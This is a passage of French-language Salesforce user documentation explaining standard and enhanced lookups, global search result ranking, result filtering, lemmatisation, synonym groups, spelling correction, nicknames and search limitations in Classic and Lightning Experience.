
Les requêtes de recherche de références étendues décomposent vos termes de recherche en jetons afin de renvoyer les enregistrements avec des jetons correspondants dans l'index.

**Résultats de recherche**

Les références étendues renvoient jusqu'à 2 000 enregistrements pertinents et permettent de parcourir de larges ensembles de résultats de recherche. Si vous avez parcouru tous les résultats sans trouver l'enregistrement voulu, saisissez un terme de recherche plus précis.

Les résultats sont initialement présentés par ordre alphabétique croissant par le champ de nom de l'enregistrement principal. Les objets personnalisés sont triés par ordre décroissant de date de dernier accès.

Triez les résultats en cliquant sur l'en-tête de colonne. Utilisez **Afficher les filtres** pour filtrer les résultats. Utilisez **Mes Colonnes** pour modifier le choix des colonnes affichées dans les résultats de recherche.




Remarque: Pour permettre aux utilisateurs de trier ou de filtrer les résultats, les administrateurs doivent configurer une présentation de recherche pour le champ Filtre de référence. Les administrateurs déterminent les champs disponibles qui s'affichent sous forme de colonnes dans la présentation de recherche. Vous pouvez masquer et organiser les colonnes affichées dans la présentation avec **Mes Colonnes**, mais vous ne pouvez pas ajouter des colonnes qui ne sont pas incluses dans la présentation. Pour demander l'ajout de colonnes supplémentaires à la présentation, contactez votre administrateur.

Salesforce renvoie les correspondances d'un objet personnalisé uniquement si votre administrateur lui a associé un onglet personnalisé. Il n'est pas nécessaire d'ajouter l'onglet pour l'affichage.

## Conseils concernant l'utilisation des références standard et étendues

Tenez compte de ces conseils lors de l'utilisation des références standard et étendues.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

- Si vous ne trouvez pas un enregistrement dans les résultats de recherche de référence, vérifiez si le terme de recherche est correct ou essayez de saisir un terme plus spécifique. Si les références étendues sont activées par l'administrateur, vous pouvez filtrer ou trier les résultats. Les administrateurs définissent également les champs affichés en tant que colonnes dans la présentation de recherche pour affiner les résultats.
- Si vous saisissez une valeur dans une zone de texte de référence, puis enregistrez l'enregistrement sans cliquer sur l'icône de référence, Salesforce exécute automatiquement une recherche de références standard. Si une correspondance exacte est trouvée, la valeur du champ de référence est enregistrée, même si d'autres correspondances partielles existent. Si aucune correspondance exacte n'existe, mais qu'une ou plusieurs correspondances partielles sont trouvées, Salesforce vous invite à sélectionner une valeur dans la liste déroulante des correspondances. Si aucun résultat ne correspond au texte que vous avez saisi, une erreur s'affiche.
- Pour rechercher des contacts, des pistes, des utilisateurs ou d'autres personnes dont les champs `Prénom` ou `Nom` possèdent des espaces, placez les termes entre guillemets. Par exemple, pour rechercher une personne qui porte le nom *von hausen*, saisissez « `von hausen` ».
- Dans les organisations dans lesquelles le portail client ou le portail partenaire Salesforce est activé, vous pouvez filtrer les résultats qui s'affichent dans la boîte de dialogue de référence des utilisateurs, en sélectionnant une file d'attente, un groupe d'utilisateurs dans la liste déroulante `Responsable` ou `Attribué à`.
- Si votre organisation a recours aux services et si vous êtes autorisé à effectuer des affectations par services, les résultats de votre boîte de dialogue de référence incluent les enregistrements du service sélectionné dans la fenêtre de référence.
- Lorsque vous exécutez une *référence vide*, la liste des enregistrements récemment utilisés s'affiche. Pour des références standard, les enregistrements sont organisés par ordre alphabétique par le champ de nom de l'enregistrement principal. Pour les références étendues, les enregistrements sont organisés par date de dernière visualisation. Le nombre d'enregistrements varie pour certains types d'objet. Voici quelques exemples de scénarios de référence vide courants.
  - Pour des références standard de produits, la boîte de dialogue affiche 50 enregistrements.
  - Pour des références standard de campagnes, la boîte de dialogue affiche 100 campagnes actives.
  - Pour des références standard de ressources, la boîte de dialogue affiche toutes les ressources associées au contact dans la requête.

  Si l'enregistrement n'est pas affiché dans la liste des enregistrements récemment utilisés, effectuez une recherche de référence complète. Plus les termes de recherche sont précis, meilleurs sont les résultats.

## Exécution automatique de recherche de références

Si elles ont été activées par votre administrateur, les références prennent en charge la saisie automatique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Les références standard et étendues peuvent afficher une liste dynamique des enregistrements correspondants récemment utilisés lors de la modification d'un champ de référence. Cette liste est limitée aux objets du type approprié et, à l'exception des références d'utilisateurs, elle est renseignée à partir des éléments récemment utilisés. Par exemple, lors de la modification d'une référence de compte, vous pouvez consulter les comptes récemment utilisés avec les noms qui correspondent au préfixe saisi. Les contacts récemment utilisés ne figurent pas dans cette liste.

L'exécution automatique de références est soumise aux restrictions suivantes :

- Vous devez avoir des enregistrements visités récemment du type approprié pour que la liste d'exécution automatique de la référence soit renseignée.
- Vous devez modifier le champ de référence d'une page de modification d'enregistrement.

Les détails de survol sont affichés uniquement pour les champs de référence sur les types d'objet inclus dans les listes d'enregistrements récemment utilisés. Par exemple, les produits ne sont pas inclus dans les listes d'enregistrements récemment utilisés. Par conséquent, les détails de survol ne sont pas affichés pour un champ de référence de produits.

## Recherche de référence dans Lightning Experience

Les champs de référence vous permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence de compte qui associe le contact à son compte. Dans la recherche de référence d'objets recherchés, les termes sont comparés à tous les champs interrogeables d'un enregistrement, et non uniquement au nom de l'enregistrement. Si votre enregistrement auto-suggéré n'est pas affiché dans les résultats instantanés, effectuez une recherche complète. Si vous ne voyez pas de nouvel enregistrement dans les résultats de la recherche, attendez 15 minutes et réessayez. Consultez d'autres réponses aux questions fréquemment posées sur les références.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Pourquoi ne vois-je aucun résultat dans la liste de sélection ?

Si un objet n'a pas été rendu interrogeable dans votre organisation ou si vous n'avez pas déjà consulté l'enregistrement, le menu déroulant est vide.

### Puis-je utiliser une recherche avec correspondance partielle ?

Pour rechercher l'enregistrement désiré, saisissez le terme de recherche complet. La recherche de référence n'utilise pas automatiquement les recherches avec correspondance partielle avec caractères génériques de fin. Ce comportement permet d'éviter les résultats indésirables.

### Qu'est-ce qui détermine le champ secondaire sous le nom de l'enregistrement ?

Lorsqu'il est disponible, un deuxième champ est affiché sous le nom du champ principal dans les références, qui fournit des informations contextuelles supplémentaires. Par exemple, l'emplacement *San Francisco* est affiché sous la société *Acme, Inc.* pour vous aider à différencier des noms d'enregistrement similaires et à sélectionner l'enregistrement approprié. Votre administrateur personnalise les champs secondaires lorsqu'il définit l'affichage des champs d'enregistrement et leur ordre.

### Quels champs sont interrogés dans la recherche de la boîte de dialogue de référence ?

Lorsque vous commencez votre saisie dans le champ de référence, vous voyez une liste de résultats suggérés automatiquement. Ces résultats instantanés sont produits par l'identification du terme de recherche dans le champ de nom des enregistrements. Cependant, si vous effectuez une recherche complète, les résultats renvoyés identifient le terme recherché à tous les champs interrogeables de l'objet. Ce comportement est semblable aux résultats de recherche globale.

CONSULTER ÉGALEMENT :

Comment affiner les résultats de recherche dans Lightning Experience ?

Quels sont les résultats affichés quand je saisis dans la barre de recherche ?

## Pourquoi ne vois-je aucun résultat dans la liste de sélection ?

Si un objet n'a pas été rendu interrogeable dans votre organisation ou si vous n'avez pas déjà consulté l'enregistrement, le menu déroulant est vide.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Puis-je utiliser une recherche avec correspondance partielle ?

Pour rechercher l'enregistrement désiré, saisissez le terme de recherche complet. La recherche de référence n'utilise pas automatiquement les recherches avec correspondance partielle avec caractères génériques de fin. Ce comportement permet d'éviter les résultats indésirables.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Qu'est-ce qui détermine le champ secondaire sous le nom de l'enregistrement ?

Lorsqu'il est disponible, un deuxième champ est affiché sous le nom du champ principal dans les références, qui fournit des informations contextuelles supplémentaires. Par exemple, l'emplacement *San Francisco* est affiché sous la société *Acme, Inc.* pour vous aider à différencier des noms d'enregistrement similaires et à sélectionner l'enregistrement approprié. Votre administrateur personnalise les champs secondaires lorsqu'il définit l'affichage des champs d'enregistrement et leur ordre.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Quels champs sont interrogés dans la recherche de la boîte de dialogue de référence ?

Lorsque vous commencez votre saisie dans le champ de référence, vous voyez une liste de résultats suggérés automatiquement. Ces résultats instantanés sont produits par l'identification du terme de recherche dans le champ de nom des enregistrements. Cependant, si vous effectuez une recherche complète, les résultats renvoyés identifient le terme recherché à tous les champs interrogeables de l'objet. Ce comportement est semblable aux résultats de recherche globale.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

## Résultats de recherche

La plupart du temps, vous allez rapidement trouver l'enregistrement que vous recherchez simplement en consultant les premiers résultats, qui sont triés par pertinence pour chaque utilisateur. Découvrez pourquoi certains enregistrements sont renvoyés et comment affiner vos résultats.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

#### Comment les résultats de recherche sont-ils organisés ?

Le moteur de recherche trie les résultats les plus pertinents pour l'utilisateur en fonction de la fréquence des termes recherchés, de leur ordre et de leur unicité, de l'activité des enregistrements et de l'utilisateur et des autorisations d'accès. La pertinence des résultats de recherche peut varier en fonction des utilisateurs.

#### Comment affiner les résultats de recherche ?

Utilisez ces instructions pour rechercher rapidement des enregistrements sur la page de résultat de recherche.

#### Quels variantes des termes de recherche les résultats affichent-ils ?

Les résultats de recherche sont élargis aux termes pertinents ou similaires via la lemmatisation (renvoie les correspondances avec l'unité sémantique du terme), les groupes de synonymes, la correction orthographique et les surnoms.

Quels sont les résultats affichés quand je saisis dans la barre de recherche ?

Lors de la saisie dans la case de recherche globale, une liste de suggestions d'enregistrements de plusieurs types d'objet s'affiche automatiquement. Ces résultats instantanés vous permettent d'accéder rapidement à un enregistrement sans avoir à effectuer une recherche complète.

## Comment les résultats de recherche sont-ils organisés ?

Le moteur de recherche trie les résultats les plus pertinents pour l'utilisateur en fonction de la fréquence des termes recherchés, de leur ordre et de leur unicité, de l'activité des enregistrements et de l'utilisateur et des autorisations d'accès. La pertinence des résultats de recherche peut varier en fonction des utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Optimisations et filtres de priorité

Le moteur de recherche utilise de nombreux facteurs pour définir la priorité des enregistrements. Ces facteurs ne sont pas répertoriés dans l'ordre dans lequel ils sont appliqués ni par importance.

**Fréquence**
Donne la priorité aux enregistrements qui incluent plus d'occurrences du terme de recherche. De plus, les enregistrements qui contiennent tous les termes saisis ou une grande partie sont mieux classés.

**Unicité**
Donne la priorité aux enregistrements qui contiennent des termes uniques, selon le principe que l'unicité améliore la probabilité de pertinence d'un résultat.

**Emplacement**
Donne la priorité aux enregistrements dont les champs de type Nom, Titre ou Objet inclut le terme recherché.

**Proximité**
Donne la priorité aux enregistrements dont les termes recherchés sont proches les uns des autres, séparés par peu de mots ou aucun. Les enregistrements contenant la même séquence de termes sont mieux classés. De la même manière, si une seule chaîne alphanumérique est indexée avec plusieurs segments, les correspondances exactes ont la priorité sur celles qui incluent des termes intercalés.

**Priorité**
Donne la priorité aux enregistrements dont vous êtes responsable.

**Longueur**
Normalise le nombre d'instances d'un terme dans un enregistrement afin que les documents plus longs n'aient pas la priorité sur les plus courts. Cette optimisation s'applique aux enregistrements Salesforce Knowledge uniquement.

**Pièce jointe d'un enregistrement**
Normalise le nombre d'instances d'un terme dans une pièce jointe. Les pièces jointes avec de nombreuses instances d'un terme de recherche ne sont pas prioritaires sur les enregistrements plus pertinents avec moins d'instances. S'applique uniquement aux enregistrements Salesforce Knowledge.

**Activité des enregistrements**
Donne la priorité aux enregistrements fréquemment consultés ou modifiés et aux enregistrements ayant de nombreux enregistrements associés, comme les listes associées. La date de création des données n'affecte pas l'escalade des résultats.

**Accès**
Renvoie uniquement les enregistrements que vous pouvez consulter.

### Pourquoi différents utilisateurs voient-ils différents résultats ?

Les résultats de recherche sont ajustés pour l'utilisateur qui effectue la recherche.

- Les autorisations d'accès sont basées sur les profils des utilisateurs. Si vous n'avez pas accès à un enregistrement, mais que quelqu'un d'autre y a accès, il apparaît pour cette personne mais pas pour vous.
- La propriété d'un enregistrement améliore son classement dans les résultats. Si vous êtes responsable de l'enregistrement, il apparaît au début des résultats de recherche.
- Consulter ou modifier l'historique des enregistrements optimise les enregistrements dans les résultats. Si vous avez récemment consulté ou modifié un enregistrement, celui-ci est mieux classé dans la recherche que quelqu'un qui le consulte pour la première fois.
- L'historique d'un objet améliore son classement dans les résultats. Les enregistrements des types d'objet que vous utilisez le plus fréquemment ont une priorité plus élevée dans vos résultats de recherche.

## Comment affiner les résultats de recherche ?

Utilisez ces instructions pour rechercher rapidement des enregistrements sur la page de résultat de recherche.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Comment affiner les résultats de recherche dans Salesforce Classic ?
Utilisez nos instructions pour trier et filtrer vos résultats afin de trouver rapidement des enregistrements.

Comment affiner les résultats de recherche dans Lightning Experience ?
Utilisez nos instructions pour parcourir la page des résultats de recherche afin de trouver rapidement des enregistrements.

### Comment affiner les résultats de recherche dans Salesforce Classic ?

Utilisez nos instructions pour trier et filtrer vos résultats afin de trouver rapidement des enregistrements.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Lorsque vous utilisez la barre de recherche globale, vous effectuez une recherche parmi tous les objets et différents types de champs, y compris les champs de texte personnalisés et longs d'un enregistrement. Si vous saisissez plusieurs termes, les résultats contenant tous les termes recherchés sont renvoyés, et ils peuvent être très nombreux ! Voici quelques stratégies pour trouver l'enregistrement que vous recherchez après avoir effectué une recherche complète.

**Rechercher partout**
La recherche par défaut renvoie des résultats pour les objets que vous utilisez le plus fréquemment. Pour étendre la recherche à d'autres objets, utilisez **Tout rechercher**. Sans l'option **Tout rechercher**, la recherche globale ne dispose pas de suffisamment d'informations sur les objets que vous utilisez. Vos résultats incluent tous les objets jusqu'à ce qu'elle dispose de plus d'informations.

**Épingler**
Survolez et épinglez des objets importants en haut de la liste des résultats de la recherche. Vous pourrez toujours les détacher ou les réordonner ultérieurement. L'épinglage est utile pour les objets que vous n'utilisez pas fréquemment.

**Filtrer**



- Utilisez **Options...** pour limiter votre recherche aux éléments qui vous appartiennent (s'ils sont disponibles), à des recherches de phrases exactes, et à des services, si votre organisation en utilise.
- Utilisez **Afficher les filtres** (si disponible) pour filtrer vos résultats de recherche.
- Utilisez **Mes colonnes**, si disponible, pour personnaliser les colonnes affichées en changeant les **Champs sélectionnés** à partir des **Champs disponibles**

  Remarque: Votre administrateur détermine la disponibilité des champs de filtrage et les colonnes personnalisables dans la présentation de la recherche. Si votre administrateur n'a pas créé de présentation de recherche ou si les présentations de recherche ne sont pas disponibles pour un objet, vous ne pouvez pas filtrer les résultats de recherche ni personnaliser les colonnes dans les résultats de recherche. Les filtres ne sont pas disponibles dans les portails clients ou les portails partenaires.

**Instructions supplémentaires**

- Vérifiez que vous vous trouvez sur l'étendue d'objet appropriée. Vous pouvez modifier l'étendue dans la navigation de gauche.
- Vérifiez que l'orthographe est correcte et que vous avez saisi le terme de recherche complet. Vous pouvez également saisir un terme de recherche plus spécifique.
- Si vous avez récemment créé un enregistrement ou si un enregistrement a été modifié à plusieurs reprises, il n'est pas immédiatement affiché dans les résultats de recherche. Le processus pour qu'un enregistrement puisse faire l'objet d'une recherche, appelé indexation, peut prendre jusqu'à 15 minutes.

Searching in Salesforce

CONSULTER ÉGALEMENT :

Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?

## Comment affiner les résultats de recherche dans Lightning Experience ?

Utilisez nos instructions pour parcourir la page des résultats de recherche afin de trouver rapidement des enregistrements.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

**Afficher les résultats les plus pertinents sur une page avec les Principaux résultats**

Lorsque vous exécutez une recherche, vous accédez d'abord à la page Principaux résultats. La page de recherche Principaux résultats répertorie les résultats d'enregistrement les plus pertinents pour chaque objet le plus souvent utilisé.

Cette page est pratique pour consulter les résultats d'un terme de recherche, sans rechercher un type d'objet spécifique. Par exemple, vous pouvez rechercher *Acme Inc.* et consulter la page des principaux résultats pour les comptes, les pistes et les opportunités associés. La page des meilleurs résultats de chaque personne diffère selon les objets qu'elle utilise le plus souvent. Utilisez le lien **Afficher plus** pour afficher plus de résultats pour un objet.

**Afficher rapidement les résultats par objet**

Vous pouvez également afficher les résultats pour un objet spécifique en cliquant sur le nom de l'objet à gauche de la page, sous Résultats de recherche. Les objets qui peuvent être recherchés sont répertoriés dans le même ordre que dans la barre de navigation.

**Afficher tous les objets disponibles sous Afficher plus.**

Si un objet n'est pas répertorié sous Résultats de recherche, sélectionnez **Afficher plus** pour afficher tous les objets auxquels vous avez accès. Les objets que vous pouvez rechercher sont classés par ordre alphabétique.

**Trier vos résultats**

Le tri des résultats accélère l'accès aux informations les plus importantes pour vous.

Dans la page Principaux résultats, cliquez sur les en-têtes de colonne pour trier les champs par cette colonne.

Pour plus d'options de tri, affichez les résultats correspondant à un objet spécifique. Vous pouvez organiser les résultats à l'aide de la liste déroulante de tri. Le menu répertorie toutes les colonnes de la présentation de recherche, plus une option de tri par **Pertinence**. Vous pouvez également cliquer sur les en-têtes de colonne.

Si la présentation de recherche comprend des champs qui ne peuvent pas être triés, le bouton de tri est désactivé.

**Instructions supplémentaires**

- Vérifiez l'orthographe et assurez-vous que le terme de recherche saisi est complet. Vous pouvez également saisir un terme de recherche plus spécifique.
- Si vous avez récemment créé un enregistrement ou si un enregistrement a été modifié à plusieurs reprises, il n'est pas immédiatement affiché dans les résultats de recherche. Le processus pour qu'un enregistrement puisse faire l'objet d'une recherche, appelé indexation, peut prendre jusqu'à 15 minutes.

Search in Salesforce Lightning Experience

CONSULTER ÉGALEMENT :

Pourquoi certaines fonctionnalités ne sont-elles pas visibles ?

## Quels variantes des termes de recherche les résultats affichent-ils ?

Les résultats de recherche sont élargis aux termes pertinents ou similaires via la lemmatisation (renvoie les correspondances avec l'unité sémantique du terme), les groupes de synonymes, la correction orthographique et les surnoms.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Lemmatisation

La lemmatisation réduit les différentes formes fléchies d'un terme en une unité (lemme) qui dépend du contexte. La recherche renvoie ensuite les correspondances pour les formes étendues. Ce comportement s'applique au type de terme que vous recherchez. La recherche d'un substantif peut renvoyer des correspondances avec des variantes du substantif. La recherche d'un verbe peut renvoyer des correspondances avec des variantes du verbe. Par exemple, la recherche de *fonctionnalité* renvoie des résultats pour *fonctionnalités*, et la recherche de *ajouter* renvoie les éléments qui contiennent *ajoute*, *ajout* et *ajouté*.

Les résultats correspondant à une variante d'un terme recherché sont moins bien classés que ceux qui incluent le terme exact.

Les objets ci-dessous sont pris en charge.

- Requête (commentaires inclus)
- Fil Chatter
- Groupe Chatter
- Fichier
- Idée (commentaires inclus)
- Article Knowledge
- Question
- Rendez-vous de service
- Ressource de service
- Territoire de service

- Solution
- Ordre d'exécution
- Élément de ligne d'ordre d'exécution

Les langues ci-dessous sont prises en charge.

- Chinois
- Danois
- Néerlandais
- Anglais
- Français
- Allemand
- Italien
- Japonais
- Coréen
- Norvégien
- Portugais
- Russe
- Espagnol
- Suédois
- Thaïlandais

## Groupes de synonymes

Les groupes de synonymes contiennent des termes ou des phrases considérés comme équivalents dans les recherches. Une recherche de terme dans un groupe de synonymes renvoie des résultats pour tous les termes du groupe. Par exemple, la recherche de *USB* renvoie des résultats pour tous les termes d'un groupe de synonymes contenant *USB*, *thumb drive*, *flash stick* et *memory stick*.

Les objets ci-dessous sont pris en charge.

- Requête
- Fil Chatter
- Fichier
- Article Knowledge
- Idée
- Question
- Rendez-vous de service
- Ressource de service
- Territoire de service
- Ordre d'exécution
- Élément de ligne d'ordre d'exécution

## Correction orthographique

Lorsque vous saisissez un terme de recherche qui ne renvoie aucun résultat en raison d'une orthographe incorrecte, les correspondances avec le terme correctement orthographié sont affichées.

**Remarque:** La correction orthographique est soumise à des limitations :

- Aucune indication visuelle ne confirme que les résultats correspondent à un terme de recherche correctement orthographié.
- La correction orthographique n'est pas exécutée sur les requêtes de recherche qui contiennent un caractère générique, telles que *Jo**, ou un chiffre, telles que *PD2000*.

Les objets ci-dessous sont pris en charge.

- Ressource
- Pièce jointe
- Compte professionnel
- Campagne
- Requête
- Fil Chatter
- Groupe Chatter
- Contact
- Objet personnalisé
- Fichier
- Article Knowledge
- Piste
- Note
- Opportunité
- Utilisateur
- Question
- Ressource de service
- Territoire de service
- Tâche

Les langues ci-dessous sont prises en charge.

- Anglais

## Surnoms

Vous ne savez plus si votre contact s'appelle Mike ou Michael ? Vous pouvez rechercher un nom, les résultats renvoyés comprennent les correspondances avec des surnoms associés. Par exemple, si vous recherchez `Mike Smith`, vous verrez également des résultats pour *Michael Smith*.

Les objets ci-dessous sont pris en charge.

- Compte professionnel
- Contact
- Piste
- Utilisateur

Les langues ci-dessous sont prises en charge.

- Anglais

## Quels sont les résultats affichés quand je saisis dans la barre de recherche ?

Lors de la saisie dans la case de recherche globale, une liste de suggestions d'enregistrements de plusieurs types d'objet s'affiche automatiquement. Ces résultats instantanés vous permettent d'accéder rapidement à un enregistrement sans avoir à effectuer une recherche complète.

Les résultats instantanés sont affichés uniquement pour les enregistrements qui contiennent des objets qui peuvent être recherchés.

Les enregistrements suggérés affichés sont ceux que vous avez consultés récemment ou ceux qui incluent le terme de recherche saisi. Si vous ne trouvez pas l'enregistrement recherché dans les résultats instantanés, effectuez une recherche complète pour plus de résultats.

Les mots vides tels que *comment* et *à*, sont inclus dans les résultats instantanés pour ces objets.

- Compte
- Campagne
- Requête
- Contact
- Contrat
- Objets personnalisés
- Recommandation
- Fonds
- Objectif
- Piste
- Opportunité
- Commande
- Récompense
- Compétence
- Rubrique
- Utilisateur

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

# Limitations de la recherche dans Salesforce Classic

Lorsque vous utilisez la recherche globale, la recherche du menu latéral, la recherche étendue, les requêtes structurées, les vues de liste et les filtres, certaines restrictions s'appliquent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

## Chatter et recherche globale

Lorsque Chatter est activé, la recherche globale et la recherche de fil sont activées mais la recherche du menu latéral et la recherche étendue sont désactivées. L'administrateur de votre organisation doit avoir activé Chatter pour utiliser la recherche globale. Les options de recherche ne sont pas disponibles pour les utilisateurs de Chatter Free.

L'étendue de la recherche n'affecte pas les recherches dans les fils Chatter, qui comprennent les correspondances avec les publications dans tous les objets.

## Menu latéral et recherche étendue

Le tableau souligne les différences principales entre le menu latéral et la recherche étendue.

| Fonctionnalité | Menu latéral | Avancé |
|---|---|---|
| Emplacement | Si cet option est disponible, elle se trouve sur la gauche de la page. Le panneau du menu latéral peut être personnalisé de façon à être escamotable. | Lien vers la recherche étendue dans la recherche du menu latéral. |
| Champs d'enregistrement et pièces jointes | Recherche tous les types de champ personnalisés, à l'exception des types zone de texte, zone de texte longue et zone de texte enrichi. Les champs standard recherchés varient selon l'objet. Les recherches ne comprennent pas les pièces jointes. | Recherche tous les types de champ personnalisés. Les champs standard recherchés varient selon l'objet. |
| Recherche sur plusieurs objets | Choisissez un objet pour limiter votre recherche. Sélectionnez **Rechercher tout** pour lancer une recherche parmi tous les objets qui peuvent être recherchés via le menu latéral. | Choisissez un ou plusieurs objets pour limiter votre recherche. Sélectionnez **Rechercher tout** pour lancer une recherche parmi tous les objets qui peuvent être recherchés via la recherche avancée. |
| Termes recherchés | Utilise une recherche d'expression et fait correspondre les termes dans l'ordre exact dans lequel ils apparaissent. Par exemple, la recherche de `béatrice dupont` renvoie les éléments qui contiennent *Béatrice Dupont*, mais pas *Béa Dupont* ni *Béa T Dupont*. De plus, un caractère générique de fin est ajouté à la fin des termes de recherche. Par exemple, *Bob T Jones**. | Utilise une recherche de mots séparés pour les champs interrogeables d'un enregistrement. Par exemple, la recherche de `béatrice dupont` renvoie les éléments qui contiennent *Béatrice Dupont*, ainsi qu'un contact dont le nom est Béatrice Leroy et dont l'adresse e-mail est bleroy@dupont.com. |
| Recherche de surnoms | N'inclut pas les surnoms dans les résultats. | Inclut les résultats pour les surnoms. |
| Correction orthographique | Non disponible. | Disponible. Lorsque vous saisissez un terme de recherche qui ne renvoie aucun résultat en raison d'une orthographe incorrecte, les correspondances avec le terme correctement orthographié sont affichées. La disponibilité du correcteur orthographique varie selon l'objet. |

## Requêtes structurées basées sur plusieurs critères

Pour rechercher des enregistrements en fonction d'une requête structurée, comme les comptes d'une certaine région ou des opportunités ouvertes dans une société, utilisez une vue de liste, un rapport ou un tableau de bord.

## Limiter aux éléments dont je suis responsable

Lorsque **Limiter aux éléments dont je suis responsable** est sélectionné, les résultats de la recherche ne renvoient aucun enregistrement d'actif, d'idée, de facture, de commande, de question, de devis, de réponse ou d'utilisateur, car ces enregistrements n'ont pas de responsable.

## Filtres

Votre administrateur définit les champs de filtre disponibles dans une présentation de recherche. Les filtres de recherche ne sont pas disponibles dans les portails clients ou les portails partenaires.

Lors du filtrage des résultats de la recherche, l'opérateur est automatiquement sélectionné en fonction du type de champ. Sauf mention contraire, tous les champs utilisent l'opérateur « contains ». Les champs de numérotation automatique et téléphoniques utilisent l'opérateur « contient », car ils peuvent inclure des caractères non numériques. L'opérateur = (est égal à) est utilisé avec ces types de champs.

- Dates
- Nombres, à l'exception des champs de numérotation automatique ou téléphoniques
- ID d'enregistrements

L'utilisation explicite de l'opérateur OR est prise en charge uniquement dans les champs numériques. À l'exception des champs numériques, les virgules sont utilisées comme opérateurs OR dans les filtres de résultats de recherche. Par exemple, si vous saisissez acme, bretagne dans le champ de filtre Nom de compte, la recherche renvoie les noms des comptes contenant acme ou bretagne. Dans les champs numériques (dans lesquels la virgule peut faire partie d'un chiffres, les virgules ne sont pas traitées comme des opérateurs OR. Par conséquent, saisissez explicitement l'opérateur OR.

Si vous spécifiez plusieurs critères, les résultats ne contiennent que les enregistrements qui correspondent à tous les critères. Par exemple, si vous saisissez acme, bretagne dans le champ de filtre Nom de compte, la recherche renvoie les noms des comptes contenant acme ou bretagne.

N'incluez pas http:// ou https:// dans les critères de filtrage d'URL afin d'éviter des résultats inattendus. Lorsque vous saisissez des valeurs dans des champs URL et que vous les enregistrez, Salesforce ajoute http:// à toute URL ne commençant pas par http:// ou https://. L'élément http:// ajouté n'est pas stocké dans la base de données. Par exemple, si vous saisissez salesforce.com dans le champ Site Web, puis sauvegardez l'enregistrement, le champ Site Web affiche http://salesforce.com, mais la valeur stockée est salesforce.com. Par conséquent, si vous saisissez http://salesforce.com dans le champ de filtrage Site Web, vos résultats ne comprennent pas votre enregistrement.

Utilisation de la Corbeille

# Utilisation de la Corbeille

